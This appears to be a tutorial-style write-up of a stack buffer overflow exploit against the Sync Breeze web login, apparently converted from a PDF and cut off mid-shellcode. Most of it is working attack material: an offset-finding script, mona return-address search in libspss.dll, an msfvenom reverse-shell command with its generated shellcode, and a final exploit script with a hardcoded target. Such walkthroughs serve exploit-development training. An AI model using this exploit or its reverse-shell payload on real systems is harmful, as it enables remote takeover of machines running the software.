



Sync Breeze

Detecting The Vulnerability


First, we need to identify the target in our case we will target sync breeze application




As we see we have a login page so let's intercept request and see how the data is sent to the server




Okay nice now we know that the server sends the data using username and password parameters so let's go and write a fuzzing script to try to crash and overflow the buffer




Okay our fuzzing script is ready no let's go to our machine that hosts the service and attach it to debugger



Okay amazing now let's run our fuzzing script



Okay our fuzzing script said that it crashed the service at 800 bytes so let's go and check if it overwrites the EIP register



Yes, we defiantly overwrite the EIP register and its value now is 41414141 which is equivalent to AAAA

Now we want to know the exact offset that the buffer crashed at

We have a nice tool called msf-pattern_create its's a part of Metasploit tool which will help us to identify the exact offset

```
msf-pattern_create -l 1000
```



As we can see we have generated a value now let's write our offset script to identify the exact value

```
# Actions Edit View Help
# /bin/python3

# Rem0ix
import socket
import time
import sys

target = "192.168.2.28"

port = 80

timeout = 5

offset = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9ABabAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6"

exploit = b""


try:
    exploit = b"username=" + offset + b"password=admin"
    print("Sending Malicious Buffer")
    req = b"GET / HTTP/1.1\r\nHost: 192.168.2.28\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: " + str(len(exploit)).encode() + b"\r\nOrigin: http://192.168.2.28\r\nConnection: close\r\nReferer: http://192.168.2.28/login\r\nUpgrade-Insecure-Requests: 1\r\n\r\n" + exploit
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.settimeout(timeout)
    s.connect((target,port))
    s.send(req)
    s.recv(1024)
    s.close()
except:
    print("[!] Error Exploit Failed")
```

99,34 Top

Now let's run the script again

```
(rem01xⓂ Rem01x)-[~/0ffsec/0SED/sync]  
$ python3 offset.py  
Sending Malisous Buffer
```

As we can see we send it to the server now let's check if it overwrites the EIP register



As we can see it overwrite the EIP register and its value now is 42306142

Now we will use another Metasploit tool called `msf-pattern_offset` that will find the exact offset for us

```
msf-pattern_offset -l 1000 -q 42306142
```

```
(rem01x Rem01x)-[~/Offsec/0SED/sync]
$ msf-pattern_offset -l 1000 -q 42306142
[*] Exact match at offset 780
```

As we can see after we give it the value of the EIP register it tell us that the exact offset is 780

No let's go and enumerate the bad characters

So, I wrote a script that will help me to enumerate the bad chars


[illegible]

Now after running the script, you will be able to notice the bad chars yourself

Now after getting the bad chars, we must obtain the return address so that we can point the shellcode to it

Now I need you to open your debugger and type this

```
!mona modules
```



Now find the module which have no protections to exploit

Now you will find the libspss.dll have no protection so let's find its return address

Type this

```
!mona find -s "\xff\x4" -m "libspss.dll"
```

Great work we found the return address 0x10090c83 now we have to reverse it because we are on little

endian so the return address will be “\x83\x0c\x09\x10”

Let's generate our shellcode just type

```
msfvenom -p windows/shell_reverse_tcp LHOST=<Your IP> LPORT=<Your Port> EXECFUNC=thread -f python -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
```

```
rem01x@Rem01x: ~/Offsec/05ED/sync
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.27 LPORT=4444 EXECFUNC=thread -f python -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with Encoding failed due to a bad character (index=263, char=0x00)
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of python file: 1722 bytes
buf = b""
buf += b"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\x5e"
buf += b"\x81\x76\x0e\xf9\xf4\x8e\xe4\x83\xee\xfc\xe2\xf4"
buf += b"\x05\x1c\x0c\xe4\xf9\xf4\xee\x6d\x1c\x54\xe8"
buf += b"\x72\xa4\xbe\x6f\xab\xf8\x05\xb6\xed\x7f\xfc\xcc"
buf += b"\xf6\x43\xc4\xc2\xc8\x0b\x22\xd8\x98\x88\x8c\xc8"
buf += b"\xd9\x35\x41\xe9\xf8\x33\x6c\x16\xab\xa3\x05\xb6"
buf += b"\xe9\x7f\xc4\xd8\x72\xb8\x9f\x9c\x1a\xbc\x8f\x35"
buf += b"\xa8\x7f\xd7\xc4\xf8\x27\x05\xad\xe1\x17\xb4\xad"
buf += b"\x72\xc0\x05\xe5\x2f\xc5\x71\x48\x38\x3b\x83\xe5"
buf += b"\x3e\xcc\x6e\x91\x0f\xf7\xf3\x1c\xc2\x89\xaa\x91"
buf += b"\x1d\xac\x05\xbc\xdd\xf5\x5d\x82\x72\xf8\x5c\x6f"
buf += b"\xa1\xe8\x8f\x37\x72\xf0\x05\xe5\x29\x7d\xca\xc0"
buf += b"\xdd\xaf\xd5\x85\xa0\xae\xdf\x1b\x19\xab\xd1\xbe"
buf += b"\x72\xe6\x65\x69\xa4\x9c\xbd\xd6\xf9\xf4\xe6\x93"
```

Now let's build our exploit

```
rem01x@Rem01x: ~/Offsec/05ED/sync
#!/bin/python3

#Rem01x
import socket
import time
import sys

#Change This To Your Victim IP
target = "192.168.2.15"

port = 80

timeout = 5

#The Exact Offset We Crashed At
offset = 780

#The Return Address
ret = b"\x83\x0c\x09\x10"

#padding is just making some space for the shellcode
padding = b"\x90" * 16

#Change The Shellcode
msfvenom -p windows/shell_reverse_tcp LHOST=<Your IP> LPORT=<Your Port> EXECFUNC=thread -f python -b "\x00\x0a\x0d\x25\x26\x2b\x3d"

shellcode = b""
shellcode += b"\xd9\xf6\xbe\xee\xe8\xf0\xc5\xd9\x74\x24\xf4\x58"
shellcode += b"\x33\xc9\xb1\x52\x31\x70\x17\x83\xe8\xfc\x03\x9e"
shellcode += b"\xfb\x12\x30\xa2\x14\x50\xbb\x5a\xe5\x35\x35\xbf"
shellcode += b"\xd4\x75\x21\xb4\x47\x46\x21\x98\x6b\x2d\x67\x08"
shellcode += b"\xff\x43\xa0\x3f\x48\xe9\x96\x0e\x49\x42\xea\x11"
shellcode += b"\xc9\x99\x3f\xf1\xf0\x51\x32\xf0\x35\x8f\xbf\xa0"
shellcode += b"\xee\xdb\x12\x54\x9a\x96\xae\xdf\xd0\x37\xb7\x3c"
